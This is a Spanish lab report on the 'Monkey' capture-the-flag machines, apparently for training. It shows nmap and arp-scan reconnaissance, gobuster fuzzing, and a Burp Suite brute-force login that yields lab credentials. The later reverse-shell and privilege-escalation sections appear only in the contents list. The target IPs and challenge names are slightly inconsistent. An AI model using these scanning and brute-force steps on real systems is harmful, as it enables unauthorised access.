 HACKER MENTOR	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	30/10/2024	xx/xx/2024	1.0	MQ-HM-Monkey	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Monkey.

N.- MQ-HM-Monkey

Generado por:

GhoxPwn

Fecha de creación:

30.10.2024

Contenido

1. Reconocimiento	5
Escaneo de dirección IP	5
Escaneo de puertos	6
Escaneo de la dirección IP 192.168.29.214	6
2. Análisis de vulnerabilidades	8
Análisis de puerto de la maquina NAVI (.214)	8
Análisis de puerto HTTP (puerto 80)	9
Análisis de puerto HTTP (puerto 80)	10
Fuzzing	10
Verificación de direcciones	11
Usando la herramienta Bursuite	12
Usando credenciales validas	14
3. Explotación de vulnerabilidades	17
Probando script en PHP	17
REVERSE SHELL	17
Usando el Netcat en modo escucha	20
Ingreso con el script generado	20
Mejorar la interfaz de Shell	21
Búsqueda de banderas	21
Búsqueda de credenciales	21
Credencial nueva descubierto	22
Entrando a mysql	22
Viendo base de datos	23
Nueva posible contraseña	23
Ingreso por SSH con credenciales obtenidas	24
4. Escala de privilegios	25
Análisis de vulnerabilidades con linpeast	25
Pasar el archivo linpeast	25
Análisis de linpeast	26
Exploit posibles	26
Backup privilegios de root	26
Análisis del archivo Backup	27

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Ubicándonos en backup	27
Tiempo de ejecución usando	27
Verificar que se puede modificar	27
Darle privilegio de root a bin/bash	28
Usando el Siud	28
5. Banderas.....	29
Ahora buscamos la bandera 2 con el privilegio especial.....	29
Leyendo las banderas	29

Tabla de Ilustraciones

Ilustración 1. Aplicando Fuzzing	11
Ilustración 2. Directorio phpmysqladmin.....	11
Ilustración 3. Directorio monkey	12
Ilustración 4. Página web interceptada	13
Ilustración 5. Selección de tipo de ataque y variables	13
Ilustración 6. Ingreso de la lista de usuarios y contraseñas	14
Ilustración 7. Selección de credenciales	14
Ilustración 8. Vista de la página web una vez ingresadas las credenciales	15
Ilustración 9. Probando la posible vulnerabilidad	15
Ilustración 10. Analizando la dirección de la imagen	16
Ilustración 11. Directorio de archivos cargados a través de imágenes subidas	16
Ilustración 12. Probando script CMD con el comando ls.....	17
Ilustración 13. Probando script CMD con el comando ls /home	17
Ilustración 14. Probando script CMD con el comando ls /home/hackermentor	17
Ilustración 15. categorías de script	18
Ilustración 16. Configurando dirección IP y puerto de escucha	18
Ilustración 17. Código generado en PHP	18
Ilustración 18. Guardando el script en un archivo PHP	19
Ilustración 19. Subiendo el script	19
Ilustración 20. Visualización y ejecución del script	20
Ilustración 21. Usando NETCAT en modo escucha puerto 9090	20
Ilustración 22. Accediendo al reverse Shell.....	20
Ilustración 23. Conociendo ubicación y usuario	21
Ilustración 24. Mejorando el SHELL.....	21
Ilustración 25. Buscando bandera1.....	21
Ilustración 26. Buscando bandera 2	21
Ilustración 27. Ubicándonos en html/monkey	21
Ilustración 28. Analizando contraseñas	22

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Ilustración 29. Analizando el archivo del Password	22
Ilustración 30. Ingresando a my_SQL con las credenciales	22
Ilustración 31. Viendo todas las bases de datos	23
Ilustración 32. Visualizando las tablas	23
Ilustración 33. Descripción de características de admin en SQL	23
Ilustración 34. Visualizando la contraseña de admin	23
Ilustración 35. Contraseña descriptada de admin SQL	24
Ilustración 36. Usando Hydra para saber credenciales	24
Ilustración 37. Ingreso por SSH	24
Ilustración 38. vemos quienes somos	24
Ilustración 39. Abrir un http server en kali	25
Ilustración 40. Copiamos la dirección del archivo	25
Ilustración 41. Descargamos el archivo como la dirección	25
Ilustración 42. leyenda de linpeast	26
Ilustración 43. Exploit en linpeast	26
Ilustración 44. Detección de backup	26
Ilustración 45. Ubicación del backup.....	27
Ilustración 46. Proceso backup primera vez	27
Ilustración 47. Proceso backup segunda vez	27
Ilustración 48. Verificando permisos de escritura de backup	27
Ilustración 49. Analizamos el contenido del backup.....	28
Ilustración 50. Contenido de Backup con el privilegio agregado.....	28
Ilustración 51. Bash antes de la modificación	28
Ilustración 52. Bash después de la modificación	28
Ilustración 53. Ingreso al bash con privilegios root.....	28
Ilustración 54. Ubicando todas las banderas con root	29
Ilustración 55. Leyendo el interior de las banderas	29

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las máquinas a vulnerar. Estas acciones se harán a continuación:

Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b8:89:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.208/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
        valid_lft 1233sec preferred_lft 1233sec
    inet6 fe80::9d93:b911:da35:7ce5/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

Luego debemos hacer un escaneo arp para poder reconocer las otras 2 máquinas como se señala en la siguiente imagen:

```
Starting arp-scan 1.10.0 with 256 hosts (https://g
192.168.29.1      00:50:56:c0:00:08      (Unknown)
192.168.29.2      00:50:56:f2:a5:b7      (Unknown)
192.168.29.214    00:0c:29:f8:d4:c4      (Unknown)
192.168.29.215    00:0c:29:f5:04:c8      (Unknown)
192.168.29.254    00:50:56:ed:46:a4      (Unknown)
```

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:

```
(kali@kali)-[~]
$ ping -c 3 192.168.29.214
PING 192.168.29.214 (192.168.29.214) 56(84) bytes of data.
64 bytes from 192.168.29.214: icmp_seq=1 ttl=64 time=3.33 ms
64 bytes from 192.168.29.214: icmp_seq=2 ttl=64 time=0.522 ms
64 bytes from 192.168.29.214: icmp_seq=3 ttl=64 time=0.512 ms
```

Y podemos ver que la máquina .214 es una máquina Linux

Realizamos un ping a la segunda dirección para saber su TTL como se muestra a continuación:

```
(kali@kali)-[~]
$ ping -c 3 192.168.29.215
PING 192.168.29.215 (192.168.29.215) 56(84) bytes of data.
64 bytes from 192.168.29.215: icmp_seq=1 ttl=64 time=1.93 ms
64 bytes from 192.168.29.215: icmp_seq=2 ttl=64 time=0.612 ms
64 bytes from 192.168.29.215: icmp_seq=3 ttl=64 time=0.588 ms
```

Y podemos ver que también es una máquina Linux

Sistema Operativo	Direcciones
Linux	192.168.29.214
Linux	192.168.29.215

Como podemos ver todavía no sabemos que máquina es cada una solo que sistema operativo usa. Mas adelante en escaneo de puertos podemos sacar mayor información de las máquinas

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Escaneo de puertos

En esta fase se debe de escanear los puertos abiertos de las maquinas descubiertas de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

Escaneo de la dirección IP 192.168.29.214

A continuación, se muestra los puertos abiertos de la máquina que termina en .214:

```
Nmap scan report for 192.168.29.214
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:0C:29:F8:D4:C4 (VMware)
```

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCrTa1VqX1lLALYDX3m1kDPB+cmOEf2+J1FQ98ynFGXXBtoDtWi0VqeC70B0
h5aGwCbnvhdunNymfMC/cDaRJbHsFq3HKktRP4pVEf4/vHyZ3iJ8IIawFVGXh+o/MfHsRShNQiDs6Lfs5+FY2pdYTBff56MIJwP4
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ05CA8I/kkz/yXniVqLp8Vi8
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjH2UPH8c1K9Q7Lbkhf2IOGABIn0Hzo9DkFtBj4T6ij
53/tcp    open  domain   syn-ack ttl 64 ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
|_ dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      syn-ack ttl 64 nginx 1.14.2
|_ http-title: Welcome to nginx!
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:F8:D4:C4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

De la imagen tenemos las versiones de los puertos abiertos:

Puerto	Versión
22	OpenSSH 7.9p1 Debian 10+deb10u2
53	ISC BIND 9.11.5-P4-5.1+deb10u5
80	nginx 1.14.2

Escaneo de la dirección IP 192.168.29.215

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

A continuación, se muestra los puertos abiertos de la máquina que termina en .215:

```
Nmap scan report for 192.168.29.215
Host is up (0.0018s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
37415/tcp open  unknown
53835/tcp open  unknown
55403/tcp open  unknown
60671/tcp open  unknown
MAC Address: 00:0C:29:F5:04:C8 (VMware)
```

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDTTSq+a0RxMS1DLjWfK0IndtbAH7nXVGiY9aoSiRpo0Dtg
t00Wfcyn/Dfo8kP6+Dc5T5WWfTuodst45cSKWfSAyka/gcU/HMw5QTGmEIIZYc0ro2PU1roC0/uGqx3Ms+ztne
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNsVRVQLTyQL
|   256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMnrkcXZcAlbLRzcQ0uhebcMa6PvIEE+2XjB4/HUrvy6
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-title: Bolt - Installation error
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey


```

111/tcp open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|_ program version port/proto service
|_ 100000 2,3,4 111/tcp rpcbind
|_ 100000 2,3,4 111/udp rpcbind
|_ 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
|_ 100003 3 2049/udp nfs
|_ 100003 3 2049/udp6 nfs
|_ 100003 3,4 2049/tcp nfs
|_ 100003 3,4 2049/tcp6 nfs
|_ 100005 1,2,3 41979/tcp6 mountd
|_ 100005 1,2,3 55403/tcp6 mountd
|_ 100005 1,2,3 57778/udp6 mountd
|_ 100005 1,2,3 59382/udp mountd
|_ 100021 1,3,4 37415/tcp nlockmgr
|_ 100021 1,3,4 39223/tcp6 nlockmgr
|_ 100021 1,3,4 40569/udp nlockmgr
|_ 100021 1,3,4 57469/udp6 nlockmgr
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
|_ 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open  nfs syn-ack ttl 64 2-4 (RPC #100003)
8080/tcp open  http syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:F5:04:C8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

De las imágenes mostradas podemos sacar la siguiente información:

Puerto	Versión
22	OpenSSH 7.9p1 Debian 10+deb10u2
80	Apache httpd 2.4.38
8080	Apache httpd 2.4.38

A su vez también tenemos el nombre de la máquina virtual de la dirección **.215** cuyo nombre es **BOLT**. En consecuencia, la maquina **.214** es la maquina llamada **NAVI**

2. Análisis de vulnerabilidades

En esta fase debemos de analizar cada puerto abierto en busca de vulnerabilidades a través de los puertos abiertos descubiertos.

Análisis de puerto de la maquina NAVI (.214)


Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey


Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado.



De la imagen podemos ver que usa el servicio **Nginx con la versión 1.14.2** como se visualiza en los puertos abiertos


Analizando el launchpad podemos ver la el Sistema operativo es un Debian Buster o también se puede decir que es Debian 10



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Analizando de exploitdb podemos ver que no hay algún exploit para esa versión del servicio



Analizando en searchsploit obtenemos los siguientes resultados. Sin embargo, no hay algún exploit con la versión del servicio que nos pueda servir como se muestra en la siguiente imagen

```
└─$ searchsploit nginx 1.
Exploit Title
Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.14 - Denial of Service (PoC)
Nginx 1.1.17 - URI Processing SecURity Bypass
Nginx 1.20.0 - Denial of Service (DOS)
Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)
Nginx 1.3.9/1.4.0 (x86) - Brute Force
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow
```

Fuzzing

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster

Análisis de puerto HTTP (puerto 80)

Para el análisis de vulnerabilidades del protocolo HTTP se debe de encontrar todos los posibles directorios para eso se usa el método Fuzzing.

Fuzzing

Para este método se hará uso del comando gobuster usando la lista de directorio mediana.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

```
(kali@kali)-[~/Desktop/monkey]
$ gobuster dir -u 192.168.29.210 --wordlist=/usr/share/wordlists/dirbuster
er/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.29.210
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/phpmyadmin (Status: 301) [Size: 321] [→ http://192.168.29.210/ph
pmyadmin/]
/monkey (Status: 301) [Size: 317] [→ http://192.168.29.210/mo
nkey/]
/server-status (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)

Finished
```

Ilustración 1. Aplicando Fuzzing

Finalizado el análisis tenemos 2 directorios potenciales: phpmyadmin, monkey

Verificación de direcciones

Verificamos las direcciones de dominio encontrados a través del fuzzing




Ilustración 2. Directorio phpmyadmin

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey




Ilustración 3. Directorio monkey

Usando la herramienta Bursuite

Para el ingreso con una credencial se hará el uso de fuerza bruta con la herramienta Bursuite.

Primero se debe de interceptar la página a explotar mediante fuerza bruta

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey




Ilustración 4. Página web interceptada

Ingreso de credenciales por fuerza bruta

De la dirección interceptada se selecciona el tipo de ataque y que parte de la página se usara como variable.




Ilustración 5. Selección de tipo de ataque y variables

Una vez seleccionados las variables se cargan los payload para las variables de usuarios y de contraseñas

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey




Ilustración 6. Ingreso de la lista de usuarios y contraseñas

Posteriormente se ejecuta el ataque

Selección de credenciales validas

Al ejecutar el ataque podemos ver todas las posibles combinaciones de usuarios y contraseñas siendo las posiblemente válidas las credenciales que tenga mayor longitud

Request ^	Payload1	Payload 2	Status code	Response received	Error	Timeout	Length
0			302	2			366
1	Hacker	junior01	302	0			365
2	Grimmie	junior01	302	1			366
3	admin	junior01	302	1			365
4	StudentRegno	junior01	302	1			366
5	studentPhoto	junior01	302	1			365
6	password	junior01	302	1			366
7	hmentor	junior01	302	1			365
8	hackermentor	junior01	302	2			376
9	HackerMentor	junior01	302	1			375
10	Hacker		302	1			366
11	Grimmie		302	1			365
12	admin		302	1			366
13	StudentRegno		302	1			365
14	studentPhoto		302	1			366
15	password		302	1			365
16	hmentor		302	3			366
17	hackermentor		302	1			365
18	HackerMentor		302	1			366

Ilustración 7. Selección de credenciales

Usando credenciales validas

Al usar las credenciales podemos ingresar a la página web y exploraremos posible vulnerabilidad

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

